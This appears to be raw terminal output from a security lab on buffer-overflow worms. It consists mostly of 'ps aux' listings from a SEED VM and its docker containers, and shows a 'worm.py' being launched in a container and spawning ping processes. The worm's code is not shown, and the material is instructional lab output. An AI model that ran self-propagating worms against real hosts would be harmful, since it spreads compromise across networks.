root          264  0.0  0.0      0     0 ?        S<   Sep18   0:00 [loop1]
root          265  0.0  0.0      0     0 ?        S<   Sep18   0:00 [loop2]
root          266  0.0  0.0      0     0 ?        S<   Sep18   0:00 [loop3]
root          268  0.0  0.2  24064  4380 ?        Ss   Sep18   0:08 /lib/systemd/systemd-udevd
root          269  0.0  0.0      0     0 ?        S<   Sep18   0:00 [loop4]
root          297  0.0  0.0      0     0 ?        I<   Sep18   0:00 [iprt-VBoxWQueue]
root          331  0.0  0.0      0     0 ?        I<   Sep18   0:00 [cryptd]
systemd+      425  0.0  0.4  24696  8632 ?        Ss   Sep18   0:03 /lib/systemd/systemd-resolved
systemd+      426  0.0  0.1  90524  3712 ?        Ssl  Sep18   0:05 /lib/systemd/systemd-timesyncd
```

```
root       12793  0.0  0.0   2544   432 ?        S    Sep18   0:02 tail -f /dev/null
root       12797  0.0  0.0   3976  1496 ?        S    Sep18   0:00 /bin/bash /start.sh
root       12798  0.0  0.0   2544   500 ?        S    Sep18   0:01 tail -f /dev/null
root       12800  0.0  0.0   2488   508 ?        S    Sep18   0:00 ./server
root       12801  0.0  0.0   3976  1600 ?        S    Sep18   0:00 /bin/bash /start.sh
root       12802  0.0  0.0   2544   448 ?        S    Sep18   0:01 tail -f /dev/null
root       12804  0.0  0.0   2488   488 ?        S    Sep18   0:00 ./server
root       12805  0.0  0.0   2488   488 ?        S    Sep18   0:00 ./server
seed       13240  0.0  0.0   2608   536 ?        S    Sep18   0:00 /bin/sh -c ping -q -i2 1.2.3.4
seed       13241  0.0  0.0   9692   860 ?        S    Sep18   0:05 ping -q -i2 1.2.3.4
seed       13338  0.0  0.0   2608   536 ?        S    Sep18   0:00 /bin/sh -c ping -q -i2 1.2.3.4
seed       13340  0.0  0.0   9692   860 ?        S    Sep18   0:04 ping -q -i2 1.2.3.4
root       20046  0.0  0.3  28436  7904 ?        Ss   00:00   0:00 /usr/sbin/cupsd -l
root       20047  0.0  0.5 180572 10624 ?        Ssl  00:00   0:00 /usr/sbin/cups-browsed
root       22188  0.0  0.0      0     0 ?        I    00:09   0:00 [kworker/u2:1-events_power_efficient]
root       24186  0.0  0.0      0     0 ?        I    00:18   0:00 [kworker/u2:2-events_unbound]
seed       24232  0.5  2.4 814360 50440 ?        Ssl  00:18   0:04 /usr/libexec/gnome-terminal-server
seed       24273  0.0  0.2  10872  4988 pts/0    Ss+  00:18   0:00 bash
root       25081  0.1  0.0      0     0 ?        I    00:22   0:00 [kworker/0:4-cgroup_destroy]
root       25085  0.0  0.0      0     0 ?        I    00:22   0:00 [kworker/0:8-events]
seed       25642  0.0  0.2  10872  5048 pts/2    Ss   00:25   0:00 bash
root       26041  0.2  0.0      0     0 ?        I    00:27   0:00 [kworker/0:0-events]
root       26090  0.0  0.0      0     0 ?        I    00:28   0:00 [kworker/u2:0-events_power_efficient]
root       26434  0.0  0.0      0     0 ?        I    00:30   0:00 [kworker/0:1-events]
root       26435  0.0  0.0      0     0 ?        I    00:30   0:00 [kworker/0:2-events]
root       26437  0.0  0.0      0     0 ?        I    00:30   0:00 [kworker/0:3-events]
root       26438  0.0  0.0      0     0 ?        I    00:30   0:00 [kworker/0:5-events]
root       26439  0.0  0.0      0     0 ?        I    00:30   0:00 [kworker/0:6-events]
root       26581  0.0  0.0      0     0 ?        I    00:31   0:00 [kworker/u2:3-events_power_efficient]
seed       26839  0.0  0.1  11492  3224 pts/2    R+   00:33   0:00 ps aux
[09/19/26]seed@VM:~$
```

```
[09/20/26]seed@VM:~/.../worm$ docker exec 41afa1c5d96c ls -lh /bof/worm.py
-rwxrwxr-x 1 1000 1000 3.2K Sep 20 10:28 /bof/worm.py
[09/20/26]seed@VM:~/.../worm$ docker exec 41afa1c5d96c sh -c 'cd /bof && python3 worm.py >/tmp/worm_demo.log 2>&1 &'
[09/20/26]seed@VM:~/.../worm$ docker exec 41afa1c5d96c ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.1   3976  2892 ?        Ss   10:05   0:00 /bin/bash /start.sh
root          56  0.0  0.0   3976  1700 ?        S    10:05   0:00 /bin/bash /start.sh
root          57  0.0  0.0   2544   576 ?        S    10:05   0:00 tail -f /dev/null
root          59  0.0  0.0   2488   572 ?        S    10:05   0:00 ./server
root         169  0.1  0.4  13156  9704 ?        S    10:29   0:00 python3 worm.py
root         170  0.0  0.0   2608   592 ?        S    10:29   0:00 /bin/sh -c ping -q -i2 1.2.3.4
root         171  0.0  0.0   4352   920 ?        S    10:29   0:00 ping -q -i2 1.2.3.4
root         172  0.0  0.1   5892  2876 ?        Rs   10:29   0:00 ps aux
[09/20/26]seed@VM:~/.../worm$ docker exec 41afa1c5d96c ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.1   3976  2892 ?        Ss   10:05   0:00 /bin/bash /start.sh
root          56  0.0  0.0   3976  1700 ?        S    10:05   0:00 /bin/bash /start.sh
root          57  0.0  0.0   2544   576 ?        S    10:05   0:00 tail -f /dev/null
root          59  0.0  0.0   2488   572 ?        S    10:05   0:00 ./server
root         169  0.0  0.4  13156  9704 ?        S    10:29   0:00 python3 worm.py
root         170  0.0  0.0   2608   592 ?        S    10:29   0:00 /bin/sh -c ping -q -i2 1.2.3.4
root         171  0.0  0.0   4352   920 ?        S    10:29   0:00 ping -q -i2 1.2.3.4
root         177  0.0  0.1   5892  2876 ?        Rs   10:30   0:00 ps aux
[09/20/26]seed@VM:~/.../worm$
```

```
[09/20/26]seed@VM:~/.../worm$ docker exec -it 41afa1c5d96c /bin/bash
root@41afa1c5d96c:/# ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.1   3976  2892 ?        Ss   10:05   0:00 /bin/bash /start.sh
root          56  0.0  0.0   3976  1700 ?        S    10:05   0:00 /bin/bash /start.sh
root          57  0.0  0.0   2544   576 ?        S    10:05   0:00 tail -f /dev/null
root          59  0.0  0.0   2488   572 ?        S    10:05   0:00 ./server
root         169  0.0  0.4  13156  9704 ?        S    10:29   0:00 python3 worm.py
root         170  0.0  0.0   2608   592 ?        S    10:29   0:00 /bin/sh -c ping -q -i2 1.2.3.4
root         171  0.0  0.0   4352   920 ?        S    10:29   0:00 ping -q -i2 1.2.3.4
root         182  0.0  0.1   4108  3388 pts/0    Ss   10:31   0:00 /bin/bash
root         188  0.0  0.1   5892  2876 pts/0    R+   10:31   0:00 ps aux
root@41afa1c5d96c:/#
```

```
root@VM:~# ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.3  0.5 169532 10284 ?        Ss   00:08   1:12 /sbin/init splash
root           2  0.0  0.0      0     0 ?        S    00:08   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   00:08   0:00 [rcu_gp]
root           4  0.0  0.0      0     0 ?        I<   00:08   0:00 [rcu_par_gp]
root           6  0.0  0.0      0     0 ?        I<   00:08   0:00 [kworker/0:0H-kblockd]
root           9  0.0  0.0      0     0 ?        I<   00:08   0:00 [mm_percpu_wq]
root          10  0.2  0.0      0     0 ?        S    00:08   1:04 [ksoftirqd/0]
root          11  0.0  0.0      0     0 ?        I    00:08   0:05 [rcu_sched]
root          12  0.0  0.0      0     0 ?        S    00:08   0:01 [migration/0]
root          13  0.0  0.0      0     0 ?        S    00:08   0:00 [idle_inject/0]
root          14  0.0  0.0      0     0 ?        S    00:08   0:00 [cpuhp/0]
root          15  0.0  0.0      0     0 ?        S    00:08   0:00 [kdevtmpfs]
root          16  0.0  0.0      0     0 ?        I<   00:08   0:00 [netns]
root          17  0.0  0.0      0     0 ?        S    00:08   0:00 [rcu_tasks_kthre]
root          18  0.0  0.0      0     0 ?        S    00:08   0:00 [kauditd]
root          19  0.0  0.0      0     0 ?        S    00:08   0:00 [khungtaskd]
root          20  0.0  0.0      0     0 ?        S    00:08   0:00 [oom_reaper]
root          21  0.0  0.0      0     0 ?        I<   00:08   0:00 [writeback]
root          22  0.0  0.0      0     0 ?        S    00:08   0:00 [kcompactd0]
root          23  0.0  0.0      0     0 ?        SN   00:08   0:00 [ksmd]
root          24  0.0  0.0      0     0 ?        SN   00:08   0:00 [khugepaged]
root          70  0.0  0.0      0     0 ?        I<   00:08   0:00 [kintegrityd]
root          71  0.0  0.0      0     0 ?        I<   00:08   0:00 [kblockd]
root          72  0.0  0.0      0     0 ?        I<   00:08   0:00 [blkcg_punt_bio]
root          73  0.0  0.0      0     0 ?        I<   00:08   0:00 [tpm_dev_wq]
root          74  0.0  0.0      0     0 ?        I<   00:08   0:00 [ata_sff]
root          75  0.0  0.0      0     0 ?        I<   00:08   0:00 [md]
```

```
root           76  0.0  0.0       0     0 ?        I<   00:08   0:00 [edac-poller]
root           77  0.0  0.0       0     0 ?        I<   00:08   0:00 [devfreq_wq]
root           78  0.0  0.0       0     0 ?        S    00:08   0:00 [watchdogd]
root           83  0.0  0.0       0     0 ?        S    00:08   0:04 [kswapd0]
root           84  0.0  0.0       0     0 ?        S    00:08   0:00 [ecryptfs-kthrea]
root           86  0.0  0.0       0     0 ?        I<   00:08   0:00 [kthrotld]
root           87  0.0  0.0       0     0 ?        I<   00:08   0:00 [acpi_thermal_pm]
root           88  0.0  0.0       0     0 ?        S    00:08   0:00 [scsi_eh_0]
root           89  0.0  0.0       0     0 ?        I<   00:08   0:00 [scsi_tmf_0]
root           90  0.0  0.0       0     0 ?        S    00:08   0:00 [scsi_eh_1]
root           91  0.0  0.0       0     0 ?        I<   00:08   0:00 [scsi_tmf_1]
root           93  0.0  0.0       0     0 ?        I<   00:08   0:00 [vfio-irqfd-clea]
root           94  0.0  0.0       0     0 ?        I<   00:08   0:00 [ipv6_addrconf]
root          105  0.0  0.0       0     0 ?        I<   00:08   0:00 [kstrp]
root          108  0.0  0.0       0     0 ?        I<   00:08   0:00 [kworker/u3:0]
root          121  0.0  0.0       0     0 ?        I<   00:08   0:00 [charger_manager]
root          122  0.1  0.0       0     0 ?        I<   00:08   0:40 [kworker/0:1H-kblockd]
root          161  0.0  0.0       0     0 ?        S    00:08   0:00 [scsi_eh_2]
root          165  0.0  0.0       0     0 ?        I<   00:08   0:00 [scsi_tmf_2]
root          185  0.0  0.0       0     0 ?        S    00:08   0:10 [jbd2/sda5-8]
root          186  0.0  0.0       0     0 ?        I<   00:08   0:00 [ext4-rsv-conver]
root          225  0.0  1.0   86792 21156 ?        S<s  00:08   0:06 /lib/systemd/systemd-journald
root          253  0.0  0.0       0     0 ?        S    00:08   0:01 [irq/18-vmwgfx]
root          254  0.0  0.0       0     0 ?        I<   00:08   0:00 [ttm_swap]
root          263  0.0  0.0       0     0 ?        S<   00:08   0:00 [loop0]
root          264  0.0  0.0       0     0 ?        S<   00:08   0:00 [loop1]
root          265  0.0  0.0       0     0 ?        S<   00:08   0:00 [loop2]
root          266  0.0  0.0       0     0 ?        S<   00:08   0:00 [loop3]
```

```
root         268  0.0  0.3  24064  6160 ?        Ss   00:08   0:10 /lib/systemd/systemd-udevd
root         297  0.0  0.0      0     0 ?        I<   00:08   0:00 [iprt-VBoxWQueue]
root         331  0.0  0.0      0     0 ?        I<   00:08   0:00 [cryptd]
systemd+     425  0.0  0.3  24696  7768 ?        Ss   00:08   0:04 /lib/systemd/systemd-resolved
systemd+     426  0.0  0.1  90524  3696 ?        Ssl  00:08   0:06 /lib/systemd/systemd-timesyncd
root         460  0.0  0.2 241892  5624 ?        Ssl  00:08   0:02 /usr/lib/accountsservice/accounts-daemon
root         461  0.0  0.0   2540   776 ?        Ss   00:08   0:00 /usr/sbin/acpid
avahi        464  0.0  0.1   8832  3416 ?        Ss   00:08   0:00 avahi-daemon: running [VM.local]
root         465  0.0  0.1   9412  2440 ?        Ss   00:08   0:00 /usr/sbin/cron -f
message+     467  0.1  0.2   9844  5544 ?        Ss   00:08   0:23 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --sy
root         468  0.0  0.6 620240 12380 ?        Ssl  00:08   0:18 /usr/sbin/NetworkManager --no-daemon
root         477  0.0  0.4  39320  9768 ?        Ss   00:08   0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
root         478  0.0  0.4 239108  8456 ?        Ssl  00:08   0:01 /usr/lib/policykit-1/polkitd --no-debug
syslog       481  0.0  0.1 224348  3916 ?        Ssl  00:08   0:00 /usr/sbin/rsyslogd -n -iNONE
root         486  0.0  0.2 235704  4552 ?        Ssl  00:08   0:00 /usr/libexec/switcheroo-control
root         487  0.0  0.2  17036  5580 ?        Ss   00:08   0:05 /lib/systemd/systemd-logind
root         491  0.0  0.3 395580  8108 ?        Ssl  00:08   0:01 /usr/lib/udisks2/udisksd
root         493  0.0  0.1  13776  2052 ?        Ss   00:08   0:00 /sbin/wpa_supplicant -u -s -O /run/wpa_supplicant
avahi        522  0.0  0.0   8344   224 ?        S    00:08   0:00 avahi-daemon: chroot helper
root         588  0.0  0.0 361204  1692 ?        Sl   00:08   0:14 /usr/sbin/VBoxService
root         626  0.0  0.2 240016  5952 ?        Ssl  00:08   0:00 /usr/sbin/ModemManager --filter-policy=strict
root         638  0.0  0.5 117844 11592 ?        Ssl  00:08   0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdow
root         640  0.1  1.0 929012 21720 ?        Ssl  00:08   0:43 /usr/bin/containerd
root         641  0.0  0.0   6904  1952 ?        Ss   00:08   0:00 /usr/sbin/vsftpd /etc/vsftpd.conf
root         658  0.0  0.2 239604  5564 ?        Ssl  00:08   0:00 /usr/sbin/gdm3
root         662  0.0  0.1  12252  3536 ?        Ss   00:08   0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root         690  0.9  3.6 1066752 73372 ?       Ssl  00:08   3:40 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
root         691  0.0  0.1   5696  2912 ?        Ss   00:08   0:03 /usr/sbin/inetd
```

```
kernoops     719  0.0  0.0  11256   324 ?        Ss   00:08   0:00 /usr/sbin/kerneloops --test
kernoops     721  0.0  0.0  11256   448 ?        Ss   00:08   0:00 /usr/sbin/kerneloops
rtkit        915  0.0  0.1 152932  2808 ?        SNsl 00:09   0:02 /usr/libexec/rtkit-daemon
root        1026  0.0  0.2 252120  5716 ?        Ssl  00:09   0:00 /usr/lib/upower/upowerd
root        1052  0.0  0.0   2488   568 ?        S    00:09   0:00 bpfilter_umh
colord      1538  0.0  0.5 248952 10492 ?        Ssl  00:09   0:00 /usr/libexec/colord
root        1584  0.0  0.2 167196  5748 ?        Sl   00:09   0:00 gdm-session-worker [pam/gdm-password]
seed        1630  0.0  0.3  19644  7192 ?        Ss   00:10   0:03 /lib/systemd/systemd --user
seed        1631  0.0  0.1 103720  2512 ?        S    00:10   0:00 (sd-pam)
seed        1637  0.0  0.4 1408520 8724 ?        S<sl 00:10   0:02 /usr/bin/pulseaudio --daemonize=no --log-target=journal
seed        1639  0.0  0.4 585076  9740 ?        SNsl 00:10   0:00 /usr/libexec/tracker-miner-fs
seed        1643  0.0  0.2   9176  5608 ?        Ss   00:10   0:00 /usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --s
seed        1644  0.0  0.1 240176  3660 ?        Sl   00:10   0:00 /usr/bin/gnome-keyring-daemon --daemonize --login
seed        1650  0.0  0.2 239692  4116 ?        Ssl  00:10   0:00 /usr/libexec/gvfsd
seed        1655  0.0  0.1 382052  3776 ?        Sl   00:10   0:00 /usr/libexec/gvfsd-fuse /run/user/1000/gvfs -f -o big_writes
seed        1659  0.0  0.1 164012  3952 tty2     Ssl+ 00:10   0:00 /usr/lib/gdm3/gdm-x-session --run-script env GNOME_SHELL_SESSION_MODE=ubun
seed        1666  1.6  3.2 273480 66164 tty2     Sl+  00:10   6:26 /usr/lib/xorg/Xorg vt2 -displayfd 3 -auth /run/user/1000/gdm/Xauthority -b
seed        1679  0.0  0.3 317532  6164 ?        Ssl  00:10   0:08 /usr/libexec/gvfs-udisks2-volume-monitor
seed        1686  0.0  0.2 316720  4436 ?        Ssl  00:10   0:05 /usr/libexec/gvfs-afc-volume-monitor
seed        1691  0.0  0.1 237968  4028 ?        Ssl  00:10   0:00 /usr/libexec/gvfs-gphoto2-volume-monitor
seed        1695  0.0  0.1 235868  3384 ?        Ssl  00:10   0:00 /usr/libexec/gvfs-goa-volume-monitor
seed        1699  0.0  0.2 542200  5880 ?        Sl   00:10   0:00 /usr/libexec/goa-daemon
seed        1706  0.0  0.2 318664  4736 ?        Sl   00:10   0:00 /usr/libexec/goa-identity-service
seed        1712  0.0  0.1 235692  3920 ?        Ssl  00:10   0:00 /usr/libexec/gvfs-mtp-volume-monitor
seed        1724  0.0  0.2 190988  5704 tty2     Sl+  00:10   0:00 /usr/libexec/gnome-session-binary --systemd --systemd --session=ubuntu
seed        1805  0.0  0.0  22796    36 ?        S    00:10   0:00 /usr/bin/VBoxClient --clipboard
seed        1807  0.0  0.5 155196 11852 ?        Sl   00:10   0:06 /usr/bin/VBoxClient --clipboard
seed        1814  0.0  0.0  22796    20 ?        S    00:10   0:00 /usr/bin/VBoxClient --seamless
```

```
root        9885  0.0  0.0 400784  1368 ?        Sl   01:27   0:00 /usr/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 8080 -contain
root        9911  0.0  0.2 108700  4640 ?        Sl   01:27   0:01 containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd
root        9949  0.0  0.0   2380     0 ?        Ss   01:27   0:00 sh /start.sh
root       10090  0.0  0.6 590596 12548 ?        Sl   01:27   0:00 node ./bin/main.js
root       10312  0.0  0.2 110108  4776 ?        Sl   01:27   0:01 containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd
root       10332  0.0  0.0   3976  1072 ?        Ss   01:27   0:00 /bin/bash /start.sh
root       10354  0.0  0.2 110108  4096 ?        Sl   01:27   0:02 containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd
root       10372  0.0  0.0   3976  1072 ?        Ss   01:27   0:00 /bin/bash /start.sh
root       10455  0.0  0.2 110108  4964 ?        Sl   01:27   0:02 containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd
root       10483  0.0  0.0   3976  1716 ?        Ss   01:27   0:00 /bin/bash /start.sh
root       10493  0.0  0.2 108700  4240 ?        Sl   01:27   0:01 containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd
root       10533  0.0  0.0   3976  1780 ?        Ss   01:27   0:00 /bin/bash /start.sh
root       10779  0.0  0.0   7520  1232 ?        SL   01:27   0:01 bird -d
root       10780  0.0  0.0   2544    64 ?        S    01:27   0:00 tail -f /dev/null
root       10867  0.0  0.0   7520  1476 ?        SL   01:27   0:01 bird -d
root       10868  0.0  0.0   2544    64 ?        S    01:27   0:00 tail -f /dev/null
root       11412  0.0  0.0   7520  1524 ?        SL   01:27   0:01 bird -d
root       11413  0.0  0.0   2544    60 ?        S    01:27   0:00 tail -f /dev/null
root       11415  0.0  0.0   7520  1668 ?        SL   01:27   0:01 bird -d
root       11416  0.0  0.0   2544    60 ?        S    01:27   0:00 tail -f /dev/null
seed       13240  0.0  0.0   2608   536 ?        S    02:27   0:00 /bin/sh -c ping -q -i2 1.2.3.4
seed       13241  0.0  0.0   9692   860 ?        S    02:27   0:08 ping -q -i2 1.2.3.4
seed       13338  0.0  0.0   2608   536 ?        S    02:54   0:00 /bin/sh -c ping -q -i2 1.2.3.4
seed       13340  0.0  0.0   9692   860 ?        S    02:54   0:07 ping -q -i2 1.2.3.4
seed       24232  0.6  2.0 900656 41888 ?        Ssl  04:28   0:51 /usr/libexec/gnome-terminal-server
seed       24273  0.0  0.2  10872  4984 pts/0    Ss+  04:28   0:00 bash
seed       25642  0.0  0.2  10872  5044 pts/2    Ss+  04:35   0:00 bash
root       30045  0.0  0.9 449048 19096 ?        Ssl  05:13   0:00 /usr/libexec/fwupd/fwupd
root       30066  0.0  0.3  28436  7560 ?        Ss   05:13   0:00 /usr/sbin/cupsd -l
root       30069  0.0  0.4 180572  9372 ?        Ssl  05:13   0:00 /usr/sbin/cups-browsed
```

```
seed       30956  0.0  0.2  10872  5128 pts/3    Ss   05:24   0:00 bash
root       37383  0.0  0.0      0     0 ?        S<   05:50   0:00 [loop5]
root       37605  0.4  1.8 1851456 37536 ?       Ssl  05:50   0:13 /usr/lib/snapd/snapd
root       38935  0.0  0.0      0     0 ?        S<   05:51   0:00 [loop6]
root       40608  0.0  0.0      0     0 ?        S<   05:52   0:00 [loop7]
seed       47234  0.0  0.2  10872  5052 pts/5    Ss   05:56   0:00 bash
root       62840  0.0  0.2 108700  5768 ?        Sl   06:05   0:00 containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd
root       62857  0.0  0.1   3976  2892 ?        Ss   06:05   0:00 /bin/bash /start.sh
root       63029  0.0  0.0   3976  1700 ?        S    06:05   0:00 /bin/bash /start.sh
root       63030  0.0  0.0   2544   576 ?        S    06:05   0:00 tail -f /dev/null
root       63032  0.0  0.0   2488   572 ?        S    06:05   0:00 ./server
root       63302  0.0  0.2 110108  5764 ?        Sl   06:05   0:00 containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd
root       63318  0.0  0.1   3976  2892 ?        Ss   06:05   0:00 /bin/bash /start.sh
root       63432  0.0  0.0   3976  1700 ?        S    06:05   0:00 /bin/bash /start.sh
root       63433  0.0  0.0   2544   576 ?        S    06:05   0:00 tail -f /dev/null
root       63435  0.0  0.0   2488   572 ?        S    06:05   0:00 ./server
root       63712  0.0  0.2 110108  5724 ?        Sl   06:05   0:00 containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd
root       63728  0.0  0.1   3976  2892 ?        Ss   06:05   0:00 /bin/bash /start.sh
root       63843  0.0  0.0   3976  1700 ?        S    06:05   0:00 /bin/bash /start.sh
root       63844  0.0  0.0   2544   576 ?        S    06:05   0:00 tail -f /dev/null
root       63846  0.0  0.0   2488   572 ?        S    06:05   0:00 ./server
root       64119  0.0  0.2 108700  5752 ?        Sl   06:06   0:00 containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd
root       64135  0.0  0.1   3976  2892 ?        Ss   06:06   0:00 /bin/bash /start.sh
root       64255  0.0  0.0   3976  1700 ?        S    06:06   0:00 /bin/bash /start.sh
root       64256  0.0  0.0   2544   576 ?        S    06:06   0:00 tail -f /dev/null
root       64258  0.0  0.0   2488   572 ?        S    06:06   0:00 ./server
root       64479  0.0  0.2 110108  5724 ?        Sl   06:06   0:00 containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd
root       64495  0.0  0.1   3976  2892 ?        Ss   06:06   0:00 /bin/bash /start.sh
```

```
root       64613  0.0  0.0   3976  1700 ?        S    06:06   0:00 /bin/bash /start.sh
root       64614  0.0  0.0   2544   576 ?        S    06:06   0:00 tail -f /dev/null
root       64616  0.0  0.0   2488   572 ?        S    06:06   0:00 ./server
root       64787  0.0  0.2 110108  5744 ?        Sl   06:06   0:00 containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd
root       64804  0.0  0.1   3976  2892 ?        Ss   06:06   0:00 /bin/bash /start.sh
root       64910  0.0  0.0   3976  1700 ?        S    06:06   0:00 /bin/bash /start.sh
root       64911  0.0  0.0   2544   576 ?        S    06:06   0:00 tail -f /dev/null
root       64913  0.0  0.0   2488   572 ?        S    06:06   0:00 ./server
root       65089  0.0  0.0      0     0 ?        I    06:06   0:00 [kworker/u2:3-events_power_efficient]
root       65103  0.0  0.2 110108  5908 ?        Sl   06:06   0:00 containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd
root       65126  0.0  0.1   3976  2892 ?        Ss   06:06   0:00 /bin/bash /start.sh
root       65236  0.0  0.0   3976  1700 ?        S    06:06   0:00 /bin/bash /start.sh
root       65237  0.0  0.0   2544   576 ?        S    06:06   0:00 tail -f /dev/null
root       65239  0.0  0.0   2488   572 ?        S    06:06   0:00 ./server
root       65371  0.0  0.2 110108  5436 ?        Sl   06:06   0:00 containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd
root       65388  0.0  0.1   3976  2892 ?        Ss   06:06   0:00 /bin/bash /start.sh
root       65490  0.0  0.0   3976  1700 ?        S    06:06   0:00 /bin/bash /start.sh
root       65491  0.0  0.0   2544   576 ?        S    06:06   0:00 tail -f /dev/null
root       65493  0.0  0.0   2488   572 ?        S    06:06   0:00 ./server
root       65613  0.0  0.2 110108  5944 ?        Sl   06:07   0:00 containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd
root       65629  0.0  0.1   3976  2892 ?        Ss   06:07   0:00 /bin/bash /start.sh
root       65738  0.0  0.0   3976  1700 ?        S    06:07   0:00 /bin/bash /start.sh
root       65739  0.0  0.0   2544   576 ?        S    06:07   0:00 tail -f /dev/null
root       65741  0.0  0.0   2488   572 ?        S    06:07   0:00 ./server
root       65857  0.0  0.2 110108  5152 ?        Sl   06:07   0:00 containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd
root       65873  0.0  0.1   3976  2892 ?        Ss   06:07   0:00 /bin/bash /start.sh
root       65983  0.0  0.0   3976  1700 ?        S    06:07   0:00 /bin/bash /start.sh
root       65984  0.0  0.0   2544   576 ?        S    06:07   0:00 tail -f /dev/null
```

```
root       65986  0.0  0.0   2488   572 ?        S    06:07   0:00 ./server
root       66091  0.0  0.2 110108  6044 ?        Sl   06:07   0:00 containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd
root       66107  0.0  0.1   3976  2892 ?        Ss   06:07   0:00 /bin/bash /start.sh
root       66214  0.0  0.0   3976  1700 ?        S    06:07   0:00 /bin/bash /start.sh
root       66215  0.0  0.0   2544   576 ?        S    06:07   0:00 tail -f /dev/null
root       66217  0.0  0.0   2488   572 ?        S    06:07   0:00 ./server
root       66323  0.0  0.3 108700  6168 ?        Sl   06:07   0:00 containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd
root       66340  0.0  0.1   3976  2892 ?        Ss   06:07   0:00 /bin/bash /start.sh
root       66444  0.0  0.0   3976  1700 ?        S    06:07   0:00 /bin/bash /start.sh
root       66445  0.0  0.0   2544   576 ?        S    06:07   0:00 tail -f /dev/null
root       66447  0.0  0.0   2488   572 ?        S    06:07   0:00 ./server
root       66558  0.0  0.2 110108  5452 ?        Sl   06:07   0:00 containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd
root       66575  0.0  0.1   3976  2892 ?        Ss   06:07   0:00 /bin/bash /start.sh
root       66675  0.0  0.0   3976  1700 ?        S    06:07   0:00 /bin/bash /start.sh
root       66676  0.0  0.0   2544   576 ?        S    06:07   0:00 tail -f /dev/null
root       66678  0.0  0.0   2356   572 ?        S    06:07   0:00 ./server
root       66769  0.0  0.2 110108  5968 ?        Sl   06:07   0:00 containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd
root       66787  0.0  0.1   3976  2892 ?        Ss   06:07   0:00 /bin/bash /start.sh
root       66887  0.0  0.0   3976  1700 ?        S    06:07   0:00 /bin/bash /start.sh
root       66888  0.0  0.0   2544   576 ?        S    06:07   0:00 tail -f /dev/null
root       66890  0.0  0.0   2356   572 ?        S    06:07   0:00 ./server
root       67036  0.0  0.3 110108  6204 ?        Sl   06:08   0:00 containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd
root       67056  0.0  0.1   3976  2892 ?        Ss   06:08   0:00 /bin/bash /start.sh
root       67154  0.0  0.0   3976  1700 ?        S    06:08   0:00 /bin/bash /start.sh
root       67155  0.0  0.0   2544   576 ?        S    06:08   0:00 tail -f /dev/null
root       67157  0.0  0.0   2356   572 ?        S    06:08   0:00 ./server
root       73972  0.1  0.0      0     0 ?        I    06:24   0:01 [kworker/0:0-events]
root       73974  0.0  0.0      0     0 ?        I    06:24   0:00 [kworker/u2:2-events_unbound]
```

```
root       75164  0.0  0.4  13156  9704 ?        S    06:29   0:00 python3 worm.py
root       75177  0.0  0.0   2608   592 ?        S    06:29   0:00 /bin/sh -c ping -q -i2 1.2.3.4
root       75178  0.0  0.0   4352   920 ?        S    06:29   0:00 ping -q -i2 1.2.3.4
root       75283  0.1  0.0      0     0 ?        I    06:29   0:00 [kworker/0:2-events]
root       75416  0.0  0.0      0     0 ?        I    06:30   0:00 [kworker/u2:1-events_power_efficient]
seed       76653  0.0  2.8 765352 58932 pts/5    Sl+  06:34   0:00 docker exec -it 41afa1c5d96c /bin/bash
root       76672  0.0  0.1   4108  3388 pts/0    Ss+  06:34   0:00 /bin/bash
root       76827  0.0  0.0      0     0 ?        I    06:35   0:00 [kworker/0:1-events]
root       78096  0.0  0.2  11916  4564 pts/3    S    06:38   0:00 sudo -i
root       78104  0.0  0.2  10860  5044 pts/3    S    06:38   0:00 -bash
root       78253  0.0  0.2  24064  4924 ?        S    06:39   0:00 /lib/systemd/systemd-udevd
root       78254  0.0  0.2  24064  4924 ?        S    06:39   0:00 /lib/systemd/systemd-udevd
root       78255  0.0  0.2  24064  4924 ?        S    06:39   0:00 /lib/systemd/systemd-udevd
root       78256  0.0  0.2  24064  4924 ?        S    06:39   0:00 /lib/systemd/systemd-udevd
root       78257  0.0  0.2  24064  4924 ?        S    06:39   0:00 /lib/systemd/systemd-udevd
root       78258  0.0  0.2  24064  4924 ?        S    06:39   0:00 /lib/systemd/systemd-udevd
root       78259  0.0  0.2  24064  4924 ?        S    06:39   0:00 /lib/systemd/systemd-udevd
root       78260  0.0  0.2  24064  4924 ?        S    06:39   0:00 /lib/systemd/systemd-udevd
root       78261  0.0  0.2  24064  4924 ?        S    06:39   0:00 /lib/systemd/systemd-udevd
root       78262  0.0  0.2  24064  4924 ?        S    06:39   0:00 /lib/systemd/systemd-udevd
